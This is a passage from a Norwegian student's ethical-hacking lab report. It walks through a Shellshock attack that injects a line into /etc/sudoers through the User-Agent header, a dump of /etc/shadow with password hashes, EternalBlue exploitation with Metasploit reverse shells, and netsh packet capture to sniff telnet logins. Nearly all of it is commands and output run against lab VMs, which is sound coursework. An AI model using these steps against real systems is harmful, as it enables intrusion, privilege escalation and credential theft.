11:16:04 (7.22 MB/s) - `700340.cgi' saved [277/277]

vmware@ubuntuvm:~$ ls
700340.cgi
vmware@ubuntuvm:~$ chmod +x 700340.cgi
vmware@ubuntuvm:~$ ls
700340.cgi
vmware@ubuntuvm:~$
```


Deretter etter at studenten har utført det må filen bli endret. Studenten fjerner my IP og my PORT slik at cgi filen kan fungere (noter at student kan ikke forklare hvorfor det er slikt. Denne feilen (at filen må endres) ble oppdaget etter 3 timer med forsøk av shellshock angrepet).


```
  GNU nano 2.0.6              File: 700340.cgi

#!/bin/bash
echo"Content-Type: text/html"
echo""
echo"<html>"
echo"<head><title>YouBeenTrolledLoL</title></head>"
echo"<body>"
echo"<p> Get pwned by 700340 loser! </p>"
echo"<h1> HHAHAHAHAAHAHA!!</h1>"
echo"</body>"
echo"</html>"
```

Deretter kan filen bli aktivert med å besøke http://192.168.31.139:10000/unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/home/vmware/700340.cgi




For å fullføre angrepet må studenten endre på Request packeten som ble sendt til siden.





Standard Mode
Sites
Contexts
Default Context
Sites
http://192.168.31.139:10000
home
GET.vmware700340.cgi
GET/
images
GET.robots.txt
History
Search
Alerts
Active Scan
Filter: OFF
Export
ID
Source
Req. Timestamp
Method
1,335 Proxy 12/18/25, 6:35:14 PM GET
1,338 Proxy 12/18/25, 6:35:23 PM GET
1,340 Manual 12/18/25, 6:37:31 PM GET
1,341 Proxy 12/18/25, 6:38:56 PM GET
1,342 Proxy 12/18/25, 6:40:39 PM GET
1,343 Manual 12/18/25, 6:42:44 PM GET
1,344 Proxy 12/18/25, 6:46:29 PM GET
1,346 Proxy 12/18/25, 6:47:40 PM GET
1,347 Manual 12/18/25, 6:48:31 PM GET
1,348 Proxy 12/18/25, 6:50:14 PM GET
1,350 Manual 12/18/25, 6:50:46 PM GET
1,351 Proxy 12/18/25, 6:52:02 PM GET
1,352 Manual 12/18/25, 6:52:25 PM GET
1,353 Proxy 12/18/25, 6:54:28 PM GET
Alerts 1 3 6 3 Main Proxy: localhost:8080
Attack
Break...
Delete Delete
Exclude from
Run application
New Alert...
Alerts for This Node
Include in Context
Include Site in Context
Exclude from Context
Flag as Context
Include Channel URL in Context
Exclude Channel URL from Context
Open/Resend with Request Editor...
Open in Requester Tab... Ctrl+W
Open URL in Browser
Open URL in System Browser
Show in Sites Tab
Manage History Tags...
Jump to History ID... Ctrl+Alt+J
Invoke with Script...
Add to Zest Script
Copy URLs
Save as Raw
Save as XML
Save as HAR...
Compare 2 Requests
Compare 2 Responses
Note...
Generate Anti-CSRF Test FORM
Limit Request Rate

Deretter med å endre User-Agent: Delen av requesten med å endre Mozilla … delen med () { :; };/bin/echo “vmware ALL=(ALL) ALL” >>/etc/sudoers for å tilsette vmware blant sudo users. Denne kommandoen tokk inspirasjon fra shellshock BASH probe alert tutorialen fra Sam Hobbs kombinert med kommandoen tildelt i oppgavebeskrivelsen. (Hobbs, 2014.).



Deretter for å bevise at angrepet er fullført kan studenten bruke sudo su for å logge seg in som root og deretter få tilgang til etc/shadow filen ved bruk av h4ckm3 passordet.



```
root@ubuntuvm:/home/vmware# cat /etc/shadow
sys:*:14040:0:99999:7:::
sync:*:14040:0:99999:7:::
games:*:14040:0:99999:7:::
man:*:14040:0:99999:7:::
lp:*:14040:0:99999:7:::
mail:*:14040:0:99999:7:::
news:*:14040:0:99999:7:::
uucp:*:14040:0:99999:7:::
proxy:*:14040:0:99999:7:::
www-data:*:14040:0:99999:7:::
backup:*:14040:0:99999:7:::
list:*:14040:0:99999:7:::
irc:*:14040:0:99999:7:::
gnats:*:14040:0:99999:7:::
nobody:*:14040:0:99999:7:::
dhcp:!:14040:0:99999:7:::
syslog:!:14040:0:99999:7:::
klog:!:14040:0:99999:7:::
mysql:!:14040:0:99999:7:::
sshd:!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCcOZUfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJgZuGCrOHoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
root@ubuntuvm:/home/vmware# _
```

Noter at fremgangsmåten av overføringen av CGI filen og deretter aktivering av filen via websiden ble inspirert av us3rHon3st sin guide på shellshock angrep på PwnOS vm-en (us3rHon3st, 2023.). Den samme guiden ble brukt til å fullføre hjemmeleksen til Bengt Østby som ble gitt ut under semesteret 2025 i etisk hacking.

Kildeliste for oppgave 7.

Us3rHon3st (2023. november, 14.). *pWnOs WriteUps 2023.* https://hackmd.io/@us3rHon3st/ry0LsaJV6

Hobbs S. (2014. september, 27.). *Shellshock BASH probe alert using Fail2ban.* https://samhobbs.co.uk/2014/09/shellshock-bash-probe-alert-using-fail2ban

Oppgave 8.

Del A.

Ved bruk av nmap -p 445 og –script smb-vuln-ms17-010 flagget kan studenten finne ut om serveren er sårbar ovenfor EternalBlue sårbarheten.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 -T4 --script smb-vuln-ms17-010 192.168.17.157
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 13:40 EST
Nmap scan report for 192.168.17.157
Host is up (0.00053s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:CA:C4:7A (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 6.85 seconds
```

Deretter starter studenten opp msfconsole for metasploit og taster inn kommandoen search EternalBlue. Deretter bladde studenten gjennom exploits med EternalBlue karakteristikken og fant en som lar angriperen sette opp en remote execution (psexec)

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R

       =[ metasploit v6.4.99-dev-                         ]
+ -- --=[ 2,571 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search EternalBlue

Matching Modules
================

   #   Name                                          Disclosure Date  Rank
Check  Description
   -   ----                                          ---------------  ----
-----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .
.      .
```

```
  10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
  11    \_ target: Automatic                         .                .
      .
  12    \_ target: PowerShell                        .                .
      .
  13    \_ target: Native upload                     .                .
      .
  14    \_ target: MOF upload                        .                .
      .
  15    \_ AKA: ETERNALSYNERGY                       .                .
      .
  16    \_ AKA: ETERNALROMANCE                       .                .
      .
  17    \_ AKA: ETERNALCHAMPION                      .                .
      .
  18    \_ AKA: ETERNALBLUE                          .                .
      .
  19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
```

Etter valg av exploit satt studenten LHOST og RHOST til sitt Kali Linux vm og Windows serveren.

```
msf > set LHOST 192.168.31.132
LHOST => 192.168.31.132
msf > set RHOST 192.168.17.157
RHOST => 192.168.17.157
msf > exploit/windows/smb/ms17_010_psexec
[-] Unknown command: exploit/windows/smb/ms17_010_psexec. Run the help command f
or more details.
This is a module we can load. Do you want to use exploit/windows/smb/ms17_010_ps
exec? [y/N]   y
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > run
[-] 192.168.17.157:445 - Msf::OptionValidateError One or more options failed to
validate: RHOSTS.
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.31.132
LHOST => 192.168.31.132
msf exploit(windows/smb/ms17_010_psexec) > set RHOST 192.168.17.157
RHOST => 192.168.17.157
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.31.132:4444
[*] 192.168.17.157:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9
600
[*] 192.168.17.157:445 - Built a write-what-where primitive ...
[+] 192.168.17.157:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.17.157:445 - Selecting PowerShell target
[*] 192.168.17.157:445 - Executing the payload ...
[+] 192.168.17.157:445 - Service start timed out, OK if running a command or non
-service executable ...
[*] Sending stage (188998 bytes) to 192.168.31.1
[*] Meterpreter session 1 opened (192.168.31.132:4444 -> 192.168.31.1:8952) at 2
025-12-18 13:54:02 -0500

meterpreter > whoami
```

```
meterpreter > load sniffer
Loading extension sniffer ... Success.
meterpreter > sniffer_interfaces
[-] sniffer_interfaces: Operation failed: Incorrect function.
meterpreter > shell
Process 2264 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

B

Paket monitor fungerer ikke på denne serveren så studenten endte opp med å bruke netsh verktøye for å packet capture/ packet trace.

```
C:\Windows\system32>pktmon start --help
pktmon start --help
'pktmon' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>netsh
netsh
netsh>help

The following commands are available:
```

Deretter slet studenten i en evighet og ikke skjønte hvorfor studenten ikke fikk netsh til å fungere. Deretter etter mye sliting innså studenten at personen ikke satt en payload

```
meterpreter > shell
Process 1932 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>[*] Meterpreter session 7 opened (192.168.31.132:4444 → 192.168.31.1:38
119) at 2025-12-18 16:59:36 -0500


C:\Windows\system32>netsh trace start capture=yes
netsh trace start capture=yes
The following command was not found: trace start capture=yes.

C:\Windows\system32>^C
Terminate channel 1? [y/N]  y
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down session: 6

[*] 192.168.17.157 - Meterpreter session 6 closed.  Reason: User exit
msf exploit(windows/smb/ms17_010_psexec) > [*] 192.168.17.157 - Meterpreter session 6 closed
.  Reason: Died
```

Deretter ble mange forskjellige Windows shell payloads prøvd helt til studenten fant en som klarte å få netsh til å fungere.

```
/reverse_tcp indows/smb/ms17_010_psexec) > set payload payload/windows/x64/shell
payload ⇒ windows/x64/shell/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.31.132:4444
[*] 192.168.17.157:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.17.157:445 - Built a write-what-where primitive ...
[+] 192.168.17.157:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.17.157:445 - Selecting PowerShell target
[*] 192.168.17.157:445 - Executing the payload ...
[+] 192.168.17.157:445 - Service start timed out, OK if running a command or non-service exe
cutable ...
[*] Sending stage (336 bytes) to 192.168.31.1
[*] Command shell session 8 opened (192.168.31.132:4444 → 192.168.31.1:21850) at 2025-12-18
 17:04:52 -0500
```

```
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.31.132:4444
[*] 192.168.17.157:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.17.157:445 - Built a write-what-where primitive ...
[+] 192.168.17.157:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.17.157:445 - Selecting PowerShell target
[*] 192.168.17.157:445 - Executing the payload ...
[+] 192.168.17.157:445 - Service start timed out, OK if running a command or non-service exe
cutable ...
[*] Sending stage (336 bytes) to 192.168.31.1
[*] Command shell session 8 opened (192.168.31.132:4444 → 192.168.31.1:21850) at 2025-12-18
 17:04:52 -0500


Shell Banner:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
-----



C:\Windows\system32>netsh trace start capture=yes
netsh trace start capture=yes

Trace configuration:
-------------------------------------------------------------------
Status:             Running
Trace File:         C:\Windows\system32\config\systemprofile\AppData\Local\Temp\NetTraces\Ne
tTrace.etl
Append:             Off
Circular:           On
Max Size:           250 MB
Report:             Off
```

Deretter etter flere forsøk til å få netsh til å packet trace klarte studenten det. Deretter etter etablering av packet tracing måtte studenten spesifisere destinasjonen til .etl filen. Original planen for studenten er å lagre trace filen i søppelkassa til offeret. Dessverre fikk studenten ikke tilgang til søppelkassa så studenten bare etablerte en filmappe der trace filen vil bli lagret.

```
 Directory of C:\Users\Administrator\Desktop

20.12.2025  21:52    <DIR>          .
20.12.2025  21:52    <DIR>          ..
27.10.2025  15:13    <DIR>          mimikatz-master
27.10.2025  15:14    <DIR>          mimikatz-master (2)
27.10.2025  15:10         3◆065◆511 mimikatz-master (2).zip
20.12.2025  21:52    <DIR>          noshadysht
08.10.2025  18:04    <DIR>          pew
08.10.2025  17:47           159◆020 Regshot-1.9.0.7z
13.10.2025  09:18         1◆598◆819 tightvnc-1.3.9-setup.exe
13.10.2025  09:46    <DIR>          vncpwd
13.10.2025  09:10    <DIR>          vnc_winsrc
               3 File(s)      4◆823◆350 bytes
               8 Dir(s)  23◆106◆113◆536 bytes free

C:\Users\Administrator\Desktop>cd noshadysht
cd noshadysht

C:\Users\Administrator\Desktop\noshadysht>
```

```
C:\Users\Administrator\Desktop\noshadysht>netsh trace start capture=yes tracefile=C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
netsh trace start capture=yes tracefile=C:\Users\Administrator\Desktop\noshadysht\mytrace.etl

Trace configuration:
-------------------------------------------------------------------
Status:             Running
Trace File:         C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
Append:             Off
Circular:           On
Max Size:           250 MB
Report:             Off
```

```
C:\Windows\system32>netsh trace start capture=yes
netsh trace start capture=yes
A tracing session is already in progress.
```

C.

Etter etablering av packet tracing ved bruk av netsh måtte studenten laste ned telnet på offeret sitt datamaskin. I dette scenarioet så var telnet allerede lastet ned og studenten måtte bare enable verktøyet. Det ble utført ved bruk av denne kommandoen.

dism /online /Enable-Feature /FeatureName:TelnetClient

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> dism /online /Enable-Feature /FeatureName:

Deployment Image Servicing and Management tool
Version: 6.3.9600.17031

Image Version: 6.3.9600.17031

Enabling feature(s)
[==========================100.0%==========================]
The operation completed successfully.
PS C:\Users\Administrator> telnet
```

Deretter kunne studenten starte en telnet klient.

```
Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+]'

Microsoft Telnet> help

Commands may be abbreviated. Supported commands are:

c       - close                     close current connection
d       - display                   display operating parameters
o       - open hostname [port]      connect to hostname (default port 23)
q       - quit                      exit telnet
set     - set                       set options (type 'set ?' for a list)
sen     - send                      send strings to server
st      - status                    print status information
u       - unset                     unset options (type 'unset ?' for a l
?/h     - help                      print help information
Microsoft Telnet> o
( to ) 192.168.31.136
```

```
Connecting To 192.168.31.136...
```

Etter etablering av forbindelse kunne offeret da logge seg inn på maskinen til offeret nummer 2 ved bruk av telnet klienten som ble etablert.

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
```

```
metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Last login: Sat Dec 20 08:24:03 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

D.


Deretter etter innloggingen av offeret på maskin en til offeret på maskin to stoppet studenten packet tracingen.

```
C:\Users\Administrator\Desktop\noshadysht>netsh trace start capture=yes tracefile=C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
netsh trace start capture=yes tracefile=C:\Users\Administrator\Desktop\noshadysht\mytrace.etl

Trace configuration:
-------------------------------------------------------------------
Status:             Running
Trace File:         C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
Append:             Off
Circular:           On
Max Size:           250 MB
Report:             Off


C:\Users\Administrator\Desktop\noshadysht>netsh trace stop
netsh trace stop
Correlating traces ... done
Merging traces ... done
Generating data collection ... done
The trace file and additional troubleshooting information have been compiled as "C:\Users\Administrator\Desktop\noshadysht\mytrace.cab".
File location = C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
Tracing session was successfully stopped.


C:\Users\Administrator\Desktop\noshadysht>exit
```

Deretter lastet ned trace filen fra destinasjonen som ble etablert tidligere.

